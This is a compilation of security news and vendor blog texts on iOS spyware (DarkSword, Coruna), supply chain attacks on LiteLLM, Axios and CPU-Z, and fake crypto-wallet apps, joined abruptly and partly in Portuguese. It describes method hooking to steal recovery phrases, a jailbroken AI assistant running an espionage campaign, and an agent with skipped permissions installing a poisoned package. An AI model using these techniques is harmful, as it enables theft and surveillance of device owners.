DarkSword is a sophisticated piece of malware—probably government designed—that targets iOS.
Google Threat Intelligence Group (GTIG) has identified a new iOS full-chain exploit that leveraged multiple zero-day vulnerabilities to fully compromise devices. Based on toolmarks in recovered payloads, we believe the exploit chain to be called DarkSword. Since at least November 2025, GTIG has observed multiple commercial surveillance vendors and suspected state-sponsored actors utilizing DarkSword in distinct campaigns. These threat actors have deployed the exploit chain against targets in Saudi Arabia, Turkey, Malaysia, and Ukraine.
DarkSword supports iOS versions 18.4 through 18.7 and utilizes six different vulnerabilities to deploy final-stage payloads. GTIG has identified three distinct malware families deployed following a successful DarkSword compromise: GHOSTBLADE, GHOSTKNIFE, and GHOSTSABER. The proliferation of this single exploit chain across disparate threat actors mirrors the previously discovered Coruna iOS exploit kit. Notably, UNC6353, a suspected Russian espionage group previously observed using Coruna, has recently incorporated DarkSword into their watering hole campaigns.
A week after it was identified, a version of it leaked onto the internet, where it is being used more broadly.
This news is a month old. Your devices are safe, assuming you patch regularly.
O DarkSword e o Coruna são novas ferramentas utilizadas em ataques invisíveis a dispositivos iOS. Esses ataques não exigem interação do usuário e já estão sendo usados em larga escala por agentes mal-intencionados. Antes do surgimento dessas ameaças, a maioria dos usuários do iPhone não precisava se preocupar com a segurança de dados. Poucos grupos realmente se preocupavam com isso, como políticos, ativistas, diplomatas, executivos de negócios de alto nível e pessoas que lidam com dados extremamente confidenciais, já que eles poderiam vir a ser alvos de agências de inteligência estrangeiras. Já discutimos spywares avançados usados contra esses grupos anteriormente, e observamos como era raro encontrá-los.
No entanto, o DarkSword e o Coruna, descobertos por pesquisadores no início deste ano, são revolucionários. Esses malwares estão sendo usados em infecções em massa de usuários comuns. Nesta postagem, explicamos por que essa mudança ocorreu, os riscos dessas ferramentas e como se proteger.
O que sabemos sobre o DarkSword e como ele pode infectar o seu iPhone
Em meados de março de 2026, três equipes de pesquisa diferentes coordenaram a divulgação das suas descobertas sobre um novo spyware chamado de DarkSword. Essa ferramenta é capaz de invadir silenciosamente dispositivos com o iOS 18, sem que o usuário perceba que algo está errado.
Agora que isso já foi esclarecido, vamos voltar a falar sobre o DarkSword. A pesquisa mostra que esse malware infecta as vítimas quando elas visitam sites perfeitamente legítimos que contêm códigos maliciosos. O spyware se instala sem qualquer interação do usuário: basta acessar uma página comprometida. Isso é conhecido como técnica de infecção zero clique. Os pesquisadores relatam que milhares de dispositivos já foram infectados desta forma.
Para comprometer um dispositivo, o DarkSword usa uma cadeia de exploits com seis vulnerabilidades para evitar o sandbox, aumentar privilégios e executar código. Assim que o dispositivo é infectado, o malware consegue coletar dados, incluindo:
Senhas
Fotos
Conversas e dados do iMessage, WhatsApp e Telegram
Histórico do navegador
Informações dos aplicativos Calendário, Notas e Saúde da Apple
Além disso, o DarkSword coleta dados de carteiras de criptomoedas, atuando como malware de dupla finalidade para espionagem e roubo de criptoativos.
A única boa notícia é que o spyware não sobrevive a uma reinicialização. O DarkSword é um malware sem arquivo, o que significa que ele vive na RAM do dispositivo e nunca se incorpora ao sistema de arquivos.
Coruna: direcionado às versões mais antigas do iOS
Apenas duas semanas antes da descoberta do DarkSword se tornar pública, os pesquisadores revelaram outra ameaça que tinha o iOS como alvo, chamada de Coruna. Esse malware consegue comprometer dispositivos que executam softwares mais antigos, especificamente as versões 13 a 17.2.1 do iOS. O método utilizado pelo Coruna é exatamente igual ao do DarkSword: as vítimas visitam um site legítimo injetado com código malicioso que, em seguida, infecta o dispositivo delas com o malware. Todo o processo é completamente invisível e não requer interação do usuário.
Uma análise detalhada do código do Coruna revelou que ele explora 23 vulnerabilidades distintas do iOS, várias delas localizadas no WebKit da Apple. Vale lembrar que, de um modo geral (fora da UE), todos os navegadores iOS precisam usar o mecanismo WebKit. Isso significa que essas vulnerabilidades não afetam apenas os usuários do Safari, mas também qualquer pessoa que use outros navegadores no iPhone.
A versão mais recente do Coruna, assim como o DarkSword, inclui modificações projetadas para drenar carteiras de criptomoedas. Ele também coleta fotos e, em alguns casos, informações de e-mails. Ao que tudo indica, roubar criptomoedas parece ser o principal motivo da implementação generalizada do Coruna.
Quem criou o Coruna e o DarkSword, e como eles foram disseminados?
A análise do código de ambas as ferramentas sugere que o Coruna e o DarkSword provavelmente foram desenvolvidos por grupos diferentes. No entanto, ambos são softwares criados por empresas patrocinadas pelo governo, possivelmente dos EUA. Isso se reflete na alta qualidade do código: não são kits montados com partes aleatórias, mas exploits projetados de forma uniforme. Em algum momento, essas ferramentas vazaram e foram parar nas mãos de gangues de cibercriminosos.
Uma teoria sugere que um funcionário da empresa que desenvolveu o Coruna vendeu o malware para hackers. Desde então, ele tem sido usado para drenar carteiras de criptomoedas de usuários na China. Alguns especialistas estimam que pelo menos 42 mil dispositivos foram infectados somente neste país.
Quanto ao DarkSword, os cibercriminosos já o usaram para infectar dispositivos de usuários na Arábia Saudita, Turquia e Malásia. O problema se agrava pelo fato de que os invasores que implementaram o DarkSword deixaram o código-fonte completo nos sites infectados, facilitando a detecção dele por outros grupos criminosos.
O código também inclui comentários detalhados explicado exatamente o que faz cada componente, reforçando a hipótese de que ele surgiu no Ocidente. Essas instruções detalhadas tornam mais fácil para outros hackers adaptarem a ferramenta para interesses próprios.
Como se proteger do Coruna e do DarkSword
Dois malwares poderosos que permitem a infecção em massa de iPhones sem exigir qualquer interação do usuário caíram nas mãos de um grupo essencialmente ilimitado de cibercriminosos. Para ser infectado pelo Coruna ou pelo DarkSword, basta que você visite o site errado na hora errada. Portanto, este é um daqueles casos em que todos os usuários precisam levar a sério a segurança do iOS, não apenas aqueles que pertencem a grupos de alto risco.
A melhor coisa a fazer para se proteger do Coruna e do DarkSword é atualizar assim que possível os dispositivos para a versão mais recente do iOS ou do iPadOS 26. Se isso não for possível (por exemplo, se o dispositivo for mais antigo e não compatível com o iOS 26), ainda assim é recomendado baixar a versão mais recente disponível. Especificamente, procure as versões 15.8.7, 16.7.15 ou 18.7.7. A Apple aplicou correções em vários sistemas operacionais mais antigos, o que é raro.
Para proteger os dispositivos Apple contra malwares semelhantes que provavelmente aparecerão no futuro, recomendamos fazer o seguinte:
Instale as atualizações em todos os dispositivos da Apple o quanto antes. A empresa lança regularmente versões do SO que corrigem vulnerabilidades conhecidas. Não as ignore.
Ative a opção Otimização de segurança em segundo plano. Esse recurso permite que o dispositivo receba correções de segurança críticas além das atualizações completas do iOS, reduzindo o risco de exploração de vulnerabilidades pelos hackers. Para ativá-lo, vá para Configurações → Privacidade e segurança → Otimização de segurança em segundo plano e ative a opção Instalar automaticamente.
Considere usar o Modo de bloqueio. Essa é uma configuração de segurança reforçada que, apesar de limitar alguns recursos do dispositivo, bloqueia ou restringe ataques de forma significativa. Para ativá-lo, vá para Configurações → Privacidade e segurança → Modo de bloqueio → Ativar o Modo de bloqueio.
Reinicie o dispositivo uma vez por dia (ou mais). Isso interrompe a atuação de malwares sem arquivo, pois essas ameaças não são incorporadas ao sistema e desaparecem após a reinicialização.
Use o armazenamento criptografado para dados confidenciais. Mantenha chaves de carteiras de criptomoedas, fotos de documentos e dados confidenciais em um local seguro. Kaspersky Password Manager é uma ótima opção para isso, pois gerencia suas senhas, tokens de autenticação de dois fatores e chaves de acesso em todos os dispositivos, mantendo notas, fotos e documentos sincronizados e criptografados.
A ideia de que os dispositivos da Apple são à prova de balas é um mito. Eles são vulneráveis a ataques de zero clique, cavalos de Troia e técnicas de infecção ClickFix. Além disso, aplicativos maliciosos já foram encontrados na App Store mais de uma vez. Leia mais aqui:
In 2026, the question for security leaders is not whether a supply chain attack is coming. Every serious organization should assume it is. The question is whether their defense architecture can stop a payload it has never seen before. It’s a question that takes on even more critical implications at a time where trusted agentic automation increasingly becomes the norm.
In three weeks this spring, three threat actors each ran a tier-1 supply chain attack against widely deployed software: LiteLLM, a core AI infrastructure package, Axios, the most downloaded HTTP client in the JavaScript ecosystem, and CPU-Z, a trusted system diagnostic tool. Different vectors, different actors, different techniques. SentinelOne® stopped all three on the same day each attack launched, with no prior knowledge of any payload.
The more important story is the how. Each attack arrived as a zero-day at the moment of execution. Each exploited a trusted delivery channel: an AI coding agent running with unrestricted permissions, a phantom dependency staged eighteen hours before detonation, a properly signed binary from an official vendor domain. No signature existed for any of them. No IOA matched.
SentinelOne stopped all three. That outcome is a direct answer to the question every security leader is now running against: What does your defense do when the attack arrives through a channel you explicitly trust, carrying a payload you have never seen before?
The AI Arms Race in Security is Underway
Adversaries are no longer running manual campaigns at human speed. In September 2025, Anthropic disclosed a Chinese state-sponsored group that jailbroke an AI coding assistant and ran a full espionage campaign against approximately 30 organizations. The AI handled 80–90% of tactical operations autonomously (i.e., reconnaissance, vulnerability discovery, exploit development, credential harvesting, lateral movement, exfiltration) with minimal human direction. Anthropic noted only 4–6 human decision points per campaign. The attack achieved limited success across those targets, but the trajectory is clear: AI is compressing the human bottleneck in offensive operations. Security programs designed around manual-speed adversaries are calibrating to a threat that is moving faster.
The LiteLLM attack is the clearest recent example of what this looks like inside an AI development workflow. On March 24, 2026, threat actor TeamPCP compromised the LiteLLM Python package by obtaining PyPI credentials through a prior supply chain compromise of Trivy, a widely-used open-source security scanner. Two malicious versions (1.82.7 and 1.82.8) were published. Any system with those versions during the exposure window executed the embedded credential theft payload automatically. In one confirmed detection, an AI coding agent running with unrestricted permissions (claude --dangerously-skip-permissions) auto-updated to the infected version without human review — no approval, no alert, no visible action before the payload ran. SentinelOne detected and blocked the malicious Python execution on the same day across multiple environments. Most organizations running AI development workflows didn’t know they were exposed until after the fact. The gap where human review processes don’t reach is wide, and it grows with every AI agent added to a pipeline.
Security programs were built for a different adversary. Vulnerability management, triage queues, patch cadences: all of it assumes an attacker who moves at a pace where human response can still close the window. This year’s SentinelOne Annual Threat Report documented what happens when that assumption breaks: adversaries are shifting left, embedding malicious logic in the build process before software ever reaches production. Likewise, the Verizon 2025 Data Breach Investigations Report found that edge device vulnerabilities are now being mass-exploited at or before the day of CVE publication, while organizations take a median of 32 days to patch them. The old model worked when it was designed. Attackers just weren’t running AI yet.
Three Attacks, One Common Failure Mode
Each attack ran through the same gap. Authorization was treated as a sufficient security boundary, and when authorization is automated, that assumption has no floor.
An AI agent with install permissions doesn’t stop to ask whether a package looks right. It installs. Trusted source, valid credentials, done. Supply chain attacks have always exploited trusted delivery channels, but a human at the keyboard introduces at least one friction point: Someone might notice something off, slow down, ask a question. Agents don’t do that. They execute at the speed of the next API call. When you give an agent install permissions, you’ve extended your trust model to cover everything it will ever run. Authorized agents execute exactly what their permissions allow. That’s the design. Treating permission as a proxy for safety is what turns a compromised supply chain hypersonic.
LiteLLM was compromised via credentials stolen through Trivy, a security scanner. The Axios attacker bypassed every npm security control the project had in place by exploiting a legacy access token the maintainers had forgotten to revoke. The CPUID attackers went after the vendor’s distribution infrastructure directly, so anyone who downloaded from the official website got a properly signed binary with a payload inside. In all three cases, the identity was legitimate. The intent wasn’t.
SentinelOne’s Annual Threat Report named the failure precisely: “The identity is verified, but the intent has been subverted, rendering traditional access controls ineffective against the resulting supply chain contamination.” Signature libraries, IOA rule sets, reputation lookups: All of them check authorization. None check intent. These attacks were designed to exploit exactly that. When the authorization model runs automatically, so does the exposure.
What Actually Stopped Them
In each incident, SentinelOne’s on-device behavioral AI flagged the execution pattern, not a known signature or hash for that specific attack.
The LiteLLM detection flagged a Python interpreter executing Base64-decoded code in a spawned subprocess. SentinelOne killed the process preemptively, terminating 424 related events in under 44 seconds, before any human was in a position to observe it. The Axios detection, via the Lunar behavioral engine, caught PowerShell executing under a renamed binary from a non-standard path. The engine flagged the technique regardless of what the payload contained. The first infection occurred 89 seconds after the malicious package went live; the behavioral detection fired on the same day of publication. The CPU-Z detection flagged cpuz_x64.exe building an anomalous process chain: spawning PowerShell, which spawned csc.exe, which spawned cvtres.exe. CPU-Z does not do that. The platform terminated the execution chain mid-attack during a 19-hour active distribution window.
This is the operational output of Autonomous Security Intelligence (ASI), the intelligence fabric built into the Singularity Platform. ASI runs on-device at the edge as part of the core architecture. It is already running when the attack starts, killing the process before the threat can escalate.
Where customers had SentinelOne fully deployed with the right policies enabled, they were covered. Where they did not, they were exposed, and with average ransomware recovery costs exceeding $4M per incident, that exposure has a real price. If you are not certain your deployment matches the configuration that stopped these three attacks, that certainty is worth getting.
AI to Fight AI
This is the product reality behind the thesis SentinelOne brought to RSAC: AI to fight AI. A machine-speed adversary requires a machine-speed defense. That is an architectural requirement, not a positioning statement. ASI monitors behavioral patterns at the point of execution and kills the process when something deviates, at machine speed, without waiting for a human to write a query or approve a kill.
According to an IDC study, organizations using SentinelOne’s AI platform identify threats 63% faster and remediate 55% faster than legacy solutions, neutralizing 99% of threats without a single manual step. For organizations in regulated industries (healthcare, financial services, manufacturing, critical infrastructure), the stakes compound beyond breach cost. An exposure window that stays open through manual investigation is a potential regulatory notification event, an audit finding, and a conversation the CISO has with the board under circumstances no one wants. The difference between a stopped attack and an active breach is whether the architecture acts before the attacker establishes persistence. By the time a human analyst approves the kill, redundant persistence mechanisms may already be installed. The CPU-Z attack deployed three of them specifically because partial cleanup leaves the payload operational.
Human-driven workflows, manual validation, and legacy tooling cannot keep pace with that attack cadence. When defense relies on investigation before action, the advantage shifts to the adversary. The gap is in the architecture. You cannot tune your way out of it.
Conclusion | The Only Question That Matters
SentinelOne’s latest Annual Threat Report documented the pattern these three attacks confirm: Adversaries are “shifting left” by integrating malicious logic into the build process itself, compromising software before it reaches production. It is the current operating model of advanced threat actors, and it is accelerating.
Three attacks. Three detections. Three outcomes, all in a matter of weeks. The architecture that survived them is real-time, AI-native, and built into the edge.
The question every security leader should be able to answer: Could your current solution have stopped LiteLLM, Axios, and CPU-Z autonomously, on the day of each attack, with no prior knowledge of any payload?
If the answer depends on a signature update, a cloud verdict, a manual investigation step, or a policy that wasn’t enabled, that is your answer.
Read the full technical breakdown of each incident:
All third-party product names, logos, and brands mentioned in this publication are the property of their respective owners and are for identification purposes only. Use of these names, logos, and brands does not imply affiliation, endorsement, sponsorship, or association with the third-party.
In March 2026, we uncovered more than twenty phishing apps in the Apple App Store masquerading as popular crypto wallets. Once launched, these apps redirect users to browser pages designed to look similar to the App Store and distributing trojanized versions of legitimate wallets. The infected apps are specifically engineered to hijack recovery phrases and private keys. Metadata from the malware suggests this campaign has been flying under the radar since at least the fall of 2025.
We’ve seen this happen before. Back in 2022, ESET researchers spotted compromised crypto wallets distributed through phishing sites. By abusing iOS provisioning profiles to install malware, attackers were able to steal recovery phrases from major hot wallets like Metamask, Coinbase, Trust Wallet, TokenPocket, Bitpie, imToken, and OneKey. Fast forward four years, and the same crypto-theft scheme is gaining momentum again, now featuring new malicious modules, updated injection techniques, and distribution through phishing apps in the App Store.
Kaspersky products detect this threat as HEUR:Trojan-PSW.IphoneOS.FakeWallet.* and HEUR:Trojan.IphoneOS.FakeWallet.*.
Technical details
Background

This past March, we noticed a wave of phishing apps topping the search results in the Chinese App Store, all disguised as popular crypto wallets. Because of regional restrictions, many official crypto wallet apps are currently unavailable to users in China, specifically if they have their Apple ID set to the Chinese region. Scammers are jumping on this opportunity. They’ve launched fake apps using icons that mirror the originals and names with intentional typos – a tactic known as typosquatting – to slip past App Store filters and increase their chances of deceiving users.
App Store search results for “Ledger Wallet” (formerly Ledger Live)


In some instances, the app names and icons had absolutely nothing to do with cryptocurrency. However, the promotional banners for these apps claimed that the official wallet was “unavailable in the App Store” and directed users to download it through the app instead.
Promotional screenshots from apps posing as the official TokenPocket app
During our investigation, we identified 26 phishing apps in the App Store mimicking the following major wallets:
MetaMask
Ledger
Trust Wallet
Coinbase
TokenPocket
imToken
Bitpie
We’ve reported all of these findings to Apple, and several of the malicious apps have already been pulled from the store.
We also identified several similar apps that didn’t have any phishing functionality yet, but showed every sign of being linked to the same threat actors. It’s highly likely that the malicious features were simply waiting to be toggled on in a future update.
The phishing apps featured stubs – functional placeholders that mimicked a legitimate service – designed to make the app appear authentic. The stub could be a game, a calculator, or a task planner.

However, once you launched the app, it would open a malicious link in your browser. This link kicks off a scheme leveraging provisioning profiles to install infected versions of crypto wallets onto the victim’s device. This technique isn’t exclusive to FakeWallet; other iOS threats, like SparkKitty, use similar methods. These profiles come in a few flavors, one of them being enterprise provisioning profiles. Apple designed these so companies could create and deploy internal apps to employees without going through the App Store or hitting device limits. Enterprise provisioning profiles are a favorite tool for makers of software cracks, cheats, online casinos, pirated mods of popular apps, and malware.
An infected wallet and its corresponding profile used for the installation process
Malicious modules for hot wallets
The attackers have churned out a wide variety of malicious modules, each tailored to a specific wallet. In most cases, the malware is delivered via a malicious library injection, though we’ve also come across builds where the app’s original source code was modified.
To embed the malicious library, the hackers injected load commands into the main executable. This is a standard trick to expand an app’s functionality without a rebuild. Once the library is loaded, the dyld linker triggers initialization functions, if present in the library. We’ve seen this implemented in different ways: sometimes by adding a load method to specific Objective-C classes, and other times through standard C++ functions.

The logic remains the same across all initialization functions: the app loads or initializes its configuration, if available, and then swaps out legitimate class methods for malicious versions. For instance, we found a malicious library named libokexHook.dylib embedded in a modified version of the Coinbase app. It hijacks the original viewDidLoad method within the RecoveryPhraseViewController class, the part of the code responsible for the screen where the user enters their recovery phrase.
A code snippet where a malicious initialization function hijacks the original viewDidLoad method of the class responsible for the recovery phrase screen
